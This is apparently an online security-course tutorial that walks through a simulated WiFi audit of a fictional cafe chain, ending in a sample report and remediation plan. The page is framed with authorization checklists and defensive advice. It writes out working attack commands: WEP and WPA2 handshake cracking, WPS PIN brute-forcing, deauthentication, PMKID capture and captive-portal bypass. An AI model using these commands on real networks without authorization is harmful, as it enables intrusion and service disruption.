Preparing your learning space...
45% through Projects tutorials

In this project, you will conduct a simulated WiFi security audit. You'll learn to discover wireless networks, assess encryption strength, identify vulnerabilities, detect rogue access points, and provide remediation recommendations. This project prepares you for real-world wireless security assessments.
You are a security professional asked to audit the WiFi security of Coastal Cafe, a local coffee shop chain with 5 locations. The cafe offers free WiFi to customers and uses a separate network for internal operations. Management wants to ensure customer data is protected and internal systems are isolated.
After completing this project, you will be able to:
Standard      | Year | Encryption     | Status
──────────────┼──────┼────────────────┼────────────────
WEP           | 1999 | RC4 (24-bit IV) | ❌ COMPROMISED — Broken in minutes
WPA (TKIP)    | 2003 | RC4 + TKIP     | ❌ COMPROMISED — KRACK attack
WPA2 (CCMP)   | 2004 | AES-CCMP       | ⚠️  Still used, but has vulnerabilities
WPA3 (SAE)    | 2018 | AES-GCMP-256   | ✅ Current best practice
WPA3-2024     | 2024 | Updated SAE    | ✅ Latest standard
OWE (Enhanced Open) | 2018 | No password, per-client encryption | ✅ Better than open
| Threat | Description | Risk Level |
|---|---|---|
| Evil Twin | Fake AP mimicking legitimate network | High |
| KRACK Attack | Exploits WPA2 handshake vulnerability | Medium (patched) |
| PMKID Attack | Captures PMKID from WPA2 APs | Medium |
| WPS Attack | Bruteforces WPS PIN (8-digit) | High |
| Deauth Attack | Disconnects clients to capture handshake | Medium |
| Rogue AP | Unauthorized AP on corporate network | High |
| Misconfigured AP | Weak settings, default credentials | High |
| Karma Attack | Responds to probe requests from clients | Medium |
☐ Written permission from the network owner
☐ Clearly defined scope (which SSIDs, locations)
☐ Stay on YOUR equipment (not the target's)
☐ Do NOT decrypt or access others' traffic
☐ Do NOT disrupt service (passive scanning preferred)
☐ Report findings professionally
☐ Know local laws (Computer Fraud and Abuse Act, etc.)

YOUR OWN EQUIPMENT:
  ✓ Use your own laptop, WiFi adapter, and software
  ✓ Scan and enumerate from your own device
  ✓ Test security of YOUR connection to the network
  ✓ Capture only packets addressed to your device
DISCLAIMER: Unauthorized WiFi auditing is illegal in most jurisdictions. This tutorial is for educational purposes and authorized security testing only.
Phase 1: PLANNING & AUTHORIZATION
  └─ Scope, permission, tools setup, checklist

Phase 2: RECONNAISSANCE
  └─ Discover networks, map coverage, identify SSIDs

Phase 3: SECURITY ASSESSMENT
  └─ Encryption analysis, configuration review, vulnerability testing

Phase 4: ADVANCED TESTING
  └─ Rogue AP detection, client assessment, WPA2/WPA3 testing

Phase 5: ANALYSIS
  └─ Risk assessment, compliance check, prioritize findings

Phase 6: REPORTING
  └─ Executive summary, technical details, remediation plan
| Method | Description | Detection Risk |
|---|---|---|
| Passive | Listen only, don't transmit | Low (undetectable) |
| Active | Send probes, associate to test | Medium (loggable) |
| Aggressive | Deauth, brute force, attack | High (disruptive) |
Recommendation: Start with passive, escalate only with explicit permission.
💡 Free Lab Setup: Almost all WiFi auditing tools are free and open source! You only need:
- A laptop with Kali Linux (free, runs live USB — no install needed)
- A WiFi adapter that supports monitor mode — Many laptops have one built-in that works. Try
iwconfigfirst — you may already have everything you need for free!- Test on your own home network or set up a practice lab using an old router
All tools listed below are free — Aircrack-ng, Kismet, Wireshark, Bettercap. No paid tools required.
📋 Your Step-by-Step Task:
- Read legal & ethical guidelines — get permission before testing!
- Download Kali Linux (free) or use it live USB — no install needed
- Check if your WiFi adapter supports monitor mode:
iwconfig- Enable monitor mode:
airmon-ng start wlan0- Scan for networks:
airodump-ng wlan0mon- Identify encryption types and weak configurations from the scan
- Test for WPS vulnerability using
wash- Check for rogue APs by comparing BSSID vendors
- Write an audit report using the provided template
- Complete the deliverables checklist and take the quiz
| Tool | Purpose | Platform | Cost |
|---|---|---|---|
| Aircrack-ng | Packet capture, WEP/WPA cracking | Linux | Free |
| Kismet | Passive network discovery, IDS | Linux/Windows | Free |
| Wireshark | Deep packet analysis | Cross-platform | Free |
| WiFi Analyzer | Signal strength, channel analysis | Mobile | Free |
| NetSurveyor | Windows WiFi scanner | Windows | Free |
| Bettercap | MITM, WiFi monitoring | Linux | Free |
| Wifite | Automated WPA/WEP auditing | Linux | Free |
| Kismet | Wireless IDS, packet capture | Linux/Windows | Free |
🆓 Most students won't need to buy anything! Your laptop's built-in WiFi adapter may already support monitor mode. Try Step 3 in the task list first. Only buy an external adapter if your built-in adapter doesn't work.
WiFi Adapters (for monitor mode — only if built-in doesn't work):
  ┌──────────────────────┬──────────┬────────┬──────────────────┐
  │ Adapter              │ Chipset  │ Bands  │ Availability     │
  ├──────────────────────┼──────────┼────────┼──────────────────┤
  │ Alfa AWUS036ACH      │ RTL8812AU│ 2.4+5  │ Widely available │
  │ TP-Link TL-WN722N    │ AR9271   │ 2.4     │ Very common      │
  │ (Internal adapter)   │ Various  │ Varies │ Already have it! │
  └──────────────────────┴──────────┴────────┴──────────────────┘
  💡 First try your laptop's built-in adapter — it may work for free!
### Setup Commands (Linux)

```bash
# Check WiFi adapter support for monitor mode
iwconfig
iw list | grep "Monitor"

# Enable monitor mode
sudo airmon-ng start wlan0

# Check if monitor mode is enabled
sudo airmon-ng

# Kill interfering processes
sudo airmon-ng check kill

# To disable monitor mode
sudo airmon-ng stop wlan0mon
sudo systemctl restart NetworkManager
# Scan for nearby networks (passive)
sudo airodump-ng wlan0mon

# Output shows:
# BSSID, Channel, Speed, Privacy (encryption), ESSID

# Scan specific channel
sudo airodump-ng -c 6 wlan0mon

# Save scan results to file
sudo airodump-ng -w scan_output wlan0mon

# Scan with filtering (only 5GHz)
sudo airodump-ng -b a wlan0mon
BSSID              PWR  Beacons  #Data  CH  MB   ENC  CIPHER AUTH ESSID
AA:BB:CC:DD:EE:01  -45  120      56     6   130  WPA2 CCMP   PSK   CoastalCafe-Guest
AA:BB:CC:DD:EE:02  -50  115      12     6   130  WPA2 CCMP   PSK   CoastalCafe-Admin
AA:BB:CC:DD:EE:03  -65  80       8      1   54   WEP  WEP     OPEN  Old_Network
FF:EE:DD:CC:BB:AA  -72  45       2      11  130  OPN              Free_Public_WiFi
11:22:33:44:55:66  -55  90       34     6   130  WPA2 CCMP   PSK   ATT-WiFi-1234

Columns explained:
  BSSID: MAC address of access point
  PWR: Signal strength (dBm, closer to 0 = stronger)
  Beacons: Beacon frames sent (indicator of presence)
  CH: Channel number
  ENC: Encryption type (OPN=Open, WEP, WPA1, WPA2, WPA3)
  CIPHER: Encryption cipher (CCMP, TKIP, GCMP)
  AUTH: Authentication (PSK=Pre-shared key, MGT=802.1X)
  ESSID: Network name (SSID)
# Discover connected clients
sudo airodump-ng -c 6 wlan0mon

# Station information shows:
# BSSID, Station MAC, Power, Packets, Probe SSIDs

# Save detailed client info
sudo airodump-ng -c 6 --bssid AA:BB:CC:DD:EE:01 -w clients wlan0mon
| Location | SSID Found | Signal (dBm) | Channel | Encryption | Notes |
|---|---|---|---|---|---|
| Cafe #1 - Entrance | CoastalCafe-Guest | -35 | 6 | WPA2 | Strong signal |
| Cafe #1 - Seating | CoastalCafe-Guest | -45 | 6 | WPA2 | Good coverage |
| Cafe #1 - Kitchen | CoastalCafe-Admin | -40 | 11 | WPA2 | Internal network |
| Cafe #1 - Office | CoastalCafe-Admin | -30 | 11 | WPA2 | Strong signal |
| Cafe #1 - Outside | CoastalCafe-Guest | -65 | 6 | WPA2 | Edge coverage |
| Cafe #1 - Anywhere | Old_Network | -65 | 1 | WEP | Legacy AP — VULNERABLE |
# WEP is immediately identifiable in airodump-ng output
# Look for "WEP" in the ENC column

# Cracking WEP (should take <5 minutes with enough IVs)
sudo airodump-ng -c 1 --bssid AA:BB:CC:DD:EE:03 -w wep_crack wlan0mon
# Wait for 20,000+ data packets (IVs)
sudo aircrack-ng wep_crack-01.cap
# Check if WPS is enabled and test PIN vulnerability
sudo wash -i wlan0mon

# Output:
# BSSID, Channel, WPS Version, Locked, ESSID

# Attack WPS PIN (Pixie Dust attack)
sudo reaver -i wlan0mon -b AA:BB:CC:DD:EE:01 -vv -K

# Online brute-force (slower)
sudo reaver -i wlan0mon -b AA:BB:CC:DD:EE:01 -vv
| Configuration | Risk | Detection Method |
|---|---|---|
| WEP encryption | Critical | Visible in scan |
| WPS enabled | High | wash command |
| TKIP (not CCMP) | High | Visible in scan |
| Default SSID | Medium | Common names list |
| Broadcast SSID (hidden) | Low | Hidden but detectable |
| No client isolation | Medium | Client connectivity test |
| No captive portal | Low | Direct internet access |
# Step 1: Monitor target AP
sudo airodump-ng -c 6 --bssid AA:BB:CC:DD:EE:01 -w handshake wlan0mon

# Step 2: In another terminal, force client reconnection
# (Only do this on YOUR equipment or with permission)
sudo aireplay-ng -0 2 -a AA:BB:CC:DD:EE:01 wlan0mon

# Step 3: Check if handshake was captured
sudo aircrack-ng handshake-01.cap

# Look for: "1 handshake" or "WPA handshake: AA:BB:CC:DD:EE:01"
# Dictionary attack on captured handshake
sudo aircrack-ng -w /usr/share/wordlists/rockyou.txt handshake-01.cap

# Using Hashcat (GPU accelerated)
# Convert .cap to hccapx format
sudo aircrack-ng handshake-01.cap -J output
# Or use hcxpcapngtool
hcxpcapngtool -o hash.hc22000 handshake-01.cap

# Crack with Hashcat
hashcat -m 22000 hash.hc22000 rockyou.txt

# Result: If password appears in wordlist, it will be recovered
# PMKID attack doesn't require a client — just the AP beacon

# Capture PMKID using hcxdumptool
sudo hcxdumptool -i wlan0mon -o pmkid.pcapng --enable_status=1

# Convert to hashcat format
hcxpcapngtool -o pmkid_hash.hc22000 pmkid.pcapng

# Crack with hashcat
hashcat -m 22000 pmkid_hash.hc22000 rockyou.txt
# WPA3 Transition Mode allows WPA2 connections
# This downgrades security to WPA2 level

# Detection: Check if AP supports both WPA2 and WPA3
# In airodump-ng: WPA3 networks show as "WPA3" in ENC column
# Transition mode: AP also shows WPA2 capability

# Risk: An attacker can force devices to use WPA2 (weaker)
# by setting up an evil twin that only advertises WPA2
# Common indicators of rogue APs:
# 1. SSID similar to legitimate network ("C0astalCafe" vs "CoastalCafe")
# 2. Unexpected signal strength (rogue near entrance)
# 3. Different vendor OUI (check MAC manufacturer)
# 4. No encryption or weaker encryption
# 5. Higher channel than legitimate AP

# Check MAC vendor
curl "https://api.macvendors.com/AA:BB:CC:DD:EE:FF"
# Or use: https://www.wireshark.org/tools/oui-lookup.html

# Legitimate APs should match expected manufacturer
# If "CoastalCafe-Guest" uses Cisco AP but MAC says "TP-LINK" — suspicious
# Evil twin has same SSID but different BSSID
# Detection methods:

# Method 1: Compare BSSID vendor
# Method 2: Check signal patterns (legitimate APs don't move)
# Method 3: Use Kismet for fingerprinting
sudo kismet

# Method 4: Check channel — evil twins may be on different channels
sudo airodump-ng wlan0mon
# Look for same SSID on different channels with different BSSID
| Checkpoint | What to Look For |
|---|---|
| Entry areas | Hidden APs, USB-powered APs |
| Conference rooms | Unauthorized devices |
| Server room | Only authorized APs should exist |
| Common areas | Check for signal overlap |
| Outside perimeter | War-driving detection |
# Check for probe requests (client broadcasting past networks)
sudo airodump-ng wlan0mon --showack

# Probe requests reveal:
# - Networks the client has connected to before
# - Client MAC address (privacy risk)
# - Device manufacturer (based on MAC OUI)

# Example probe request:
# Station: AA:BB:CC:DD:EE:FF (Client)
# Probe: "CoastalCafe-Guest" — Has connected before
# Probe: "ATT-WiFi-1234"    — Has connected before
# Probe: "Starbucks-WiFi"   — Has connected before
# Step 1: Connect to guest WiFi
# Step 2: Test isolation by attempting to ping other clients

# Test ARP connectivity
arp -a
ping 192.168.0.2  # Try other clients

# Test if you can reach internal IP ranges
ping 10.0.0.1     # Common internal range
ping 172.16.0.1   # Common internal range
ping 192.168.1.1  # Common internal range

# Test if you can reach printer/other services
nmap -sn 192.168.0.0/24
nmap -sn 10.0.0.0/24

# Expected: All should fail (proper isolation)
# Finding: If any succeed, client isolation is misconfigured
# Bypass captive portal (testing security, not attacking)
# Method 1: Try known bypass URLs
curl http://www.google.com/generate_204
curl http://captive.apple.com
curl http://clients3.google.com/generate_204

# Method 2: Check if portal uses HTTPS
# (If not, credentials can be intercepted)

# Method 3: Test for portal after timeout (session handling)
# Stay connected for 24 hours — does it require re-auth?

# Method 4: Check for MAC-based bypass
# (Some portals bypass authentication for known MACs)
| Setting | Secure Value | Check | Notes |
|---|---|---|---|
| Encryption | WPA3 or WPA2-AES | ⬜ | Never use WEP or TKIP |
| Authentication | PSK (WPA3) or 802.1X | ⬜ | WPA2 PSK acceptable for home |
| Password length | 14+ characters | ⬜ | Not common words |
| Password complexity | Random alphanumeric | ⬜ | Avoid dictionary words |
| SSID broadcast | Enabled (don't hide) | ⬜ | Hiding SSID doesn't add security |
| WPS | Disabled | ⬜ | Major security risk |
| Guest network | Isolated from main | ⬜ | Must use separate VLAN |
| Client isolation | Enabled on guest | ⬜ | Prevents client-to-client |
| Management access | HTTPS, not HTTP | ⬜ | Encrypt admin interface |
| Default password | Changed from default | ⬜ | Check manufacturer defaults |
| Firmware | Latest version | ⬜ | Check for updates |
| Remote management | Disabled (WAN) | ⬜ | Only from LAN |
| SNMP | Disabled or v3 | ⬜ | SNMP v1/v2 expose config |
| Logging | Enabled | ⬜ | Review logs regularly |
| RADIUS fallback | Block if RADIUS down | ⬜ | Don't allow open fallback |
# Check password strength of target networks
# (Hypothetical — with permission only)

# Password entropy estimation
# "CoffeeShop2024" → ~40 bits (weak — contains words and date)
# "K#45mP$2xQ!vN@9" → ~80 bits (strong)
# "Coastal-Cafe-WiFi-Is-Fast!" → ~90 bits (passphrase)

# Common weak patterns to flag:
# 1. Business name + year: "CoastalCafe2024"
# 2. Generic passwords: "password", "guest", "wifi"
# 3. Phone numbers: "5551234567"
# 4. Street addresses: "123MainStreet"
# 5. Common substitutions: "C0asta1Cafe"
═══════════════════════════════════════════
WIFI SECURITY AUDIT REPORT — EXECUTIVE SUMMARY
═══════════════════════════════════════════

To: Management, Coastal Cafe
From: [Your Name], Security Consultant
Date: [Current Date]

AUDIT SUMMARY
  A wireless security audit was conducted across all 5 Coastal Cafe
  locations. The audit assessed WiFi encryption, configuration,
  rogue AP risks, and client security.

OVERALL SCORE: C (68/100)

KEY FINDINGS
  ✅ All locations use WPA2 encryption (good)
  ✅ Guest network isolated from internal network (good)
  ✅ Client isolation enabled on guest network (good)
  ⚠️ WPS enabled on 3 of 5 locations (risk)
  ⚠️ Legacy WEP network active at Location #3 (high risk!)
  ⚠️ Weak WiFi password (found in dictionary) at Location #2
  ❌ No rogue AP detection system in place
  ❌ Firmware outdated on 4 of 5 APs
  ❌ Default admin credentials on 2 of 5 APs

RISK RATING: MEDIUM-HIGH
  Immediate action required on WEP network and default credentials.

TOP PRIORITY ACTIONS
  1. Remove legacy WEP network (1 day)
  2. Change all default admin passwords (1 week)
  3. Update AP firmware on all devices (1 week)
  4. Disable WPS on all APs (1 month)
  5. Strengthen WiFi passwords (1 month)
  6. Implement rogue AP monitoring (3 months)
TECHNICAL FINDINGS
─────────────────────────────────

Finding 1: Legacy WEP Network Active
  Severity: CRITICAL
  Location: Cafe #3 (downtown)
  SSID: "Old_Network" (BSSID: AA:BB:CC:DD:EE:03)
  Risk: WEP can be cracked in under 5 minutes
  Evidence: Confirmed via airodump-ng
  Recommendation: Disable immediately, replace with WPA3

Finding 2: WPS Enabled
  Severity: HIGH
  Location: Cafe #1, #2, #4
  Risk: WPS PIN can be brute-forced in 4-10 hours
  Evidence: wash output confirmed WPS active
  Recommendation: Disable WPS in AP configuration

Finding 3: Default Admin Credentials
  Severity: HIGH
  Location: Cafe #2 (admin/CoastalCafe!), Cafe #5 (admin/admin)
  Risk: Attacker on internal network can modify AP settings
  Evidence: Verified via web interface (authorized test)
  Recommendation: Change immediately, use unique passwords

Finding 4: Weak WiFi Password
  Severity: MEDIUM
  Location: Cafe #2 — Guest password: "coastal2024"
  Risk: Password found in common wordlists
  Evidence: Password cracked in 12 seconds (dictionary attack)
  Recommendation: Use randomly generated 14+ character password
| Priority | Action | Timeline | Owner | Cost |
|---|---|---|---|---|
| Critical | Remove WEP network | 1 day | IT Manager | Free |
| Critical | Change admin passwords | 1 day | IT Staff | Free |
| High | Update AP firmware | 1 week | IT Staff | Free |
| High | Disable WPS | 1 week | IT Staff | Free |
| High | Strengthen WiFi passwords | 1 month | IT Manager | Free |
| Medium | Enable logging & monitoring | 3 months | IT Manager | Free tools |
| Medium | Rogue AP detection | 3 months | Security Team | Free tools |
| Low | Upgrade to WPA3 capable APs | 6-12 months | Budget Planning | If budget allows |
| Low | Employee WiFi security training | 3 months | HR/Security | Free (use Tutorial 3) |
SCENARIO: Coastal Cafe WiFi Audit

Step 1: Preparation
  - Hardware: Laptop with Alfa AWUS036ACH adapter
  - Software: Kali Linux, aircrack-ng, kismet, wireshark
  - Authorization: Signed scope document from CEO

Step 2: Reconnaissance
  Command: sudo airodump-ng wlan0mon
  Found: 12 wireless networks across all 5 locations
  Notable: "Old_Network" using WEP encryption

Step 3: WEP Network Analysis
  Captured 25,000 IVs from Old_Network (5 minutes)
  Cracked WEP key using aircrack-ng wep_crack.cap
  Result: Key found — "1234567890" (10 hex digits)
  Severity: CRITICAL — network completely compromised

Step 4: WPA2 Assessment
  Captured WPA2 handshake from CoastalCafe-Guest
  Dictionary attack using rockyou.txt: 45 seconds
  Result: Password "coastal2024" cracked
  Severity: MEDIUM — password found in common wordlist

Step 5: Configuration Audit
  Logged into AP admin interfaces (authorized)
  Found: 2 APs with default credentials
  Found: WPS enabled on 3 APs
  Found: Outdated firmware on 4 of 5 APs

Step 6: Rogue AP Scan
  Checked for unauthorized APs near each location
  Result: 2 suspicious APs near Cafe #2
  Investigation: Confirmed as neighbor's WiFi (no threat)

Step 7: Report Creation
  Executive summary: C grade (68/100)
  Technical report: 8 findings (1 critical, 2 high, 3 medium, 2 low)
  Remediation plan: Prioritized list with timeline
WIFI SECURITY SCORECARD
─────────────────────────────────
Location: Coastal Cafe (All Locations)

Category               Score   Max
─────────────────────────────────
Encryption Standards    25     30
Configuration Security  18     25
Network Segmentation    15     20
Password Strength       10     15
Rogue AP Detection      0      5
Firmware & Updates      0      5
─────────────────────────────────
Total                   68     100

Grade: C — "Needs Improvement"
─────────────────────────────────
# Enterprise WiFi uses 802.1X authentication
# Security depends on RADIUS server configuration

# Testing RADIUS:
# 1. Check if PEAP or EAP-TLS is used
# 2. Check certificate validation
# 3. Test if users can use any credentials (no domain check)
# 4. Test certificate acceptance (self-signed vs proper CA)

# Checking EAP types
sudo eaphammer --bssid AA:BB:CC:DD:EE:01 -i wlan0mon

# Testing certificate validation
# If client doesn't validate server certificate:
# Evil twin with self-signed cert can capture credentials
| Check | Description | Method |
|---|---|---|
| RADIUS server redundancy | Is there a backup? | Network diagram review |
| Certificate validation | Clients verify server cert? | Client configuration review |
| EAP method | PEAP, EAP-TLS, EAP-FAST? | Packet capture analysis |
| Machine authentication | PCs authenticate before user? | Windows GPO check |
| Guest portal security | HTTPS? Session timeout? | Web testing |
| NAC integration | Non-compliant devices blocked? | Policy review |
| AP management | Secured, encrypted? | Config review |
| 802.11w (PMF) | Protected Management Frames? | AP capability check |
Before marking this project complete:
Save your progress and earn XP for completing tutorials.
Technology
Cyber Security & Networking
Lesson group
Projects
Progress
45% complete

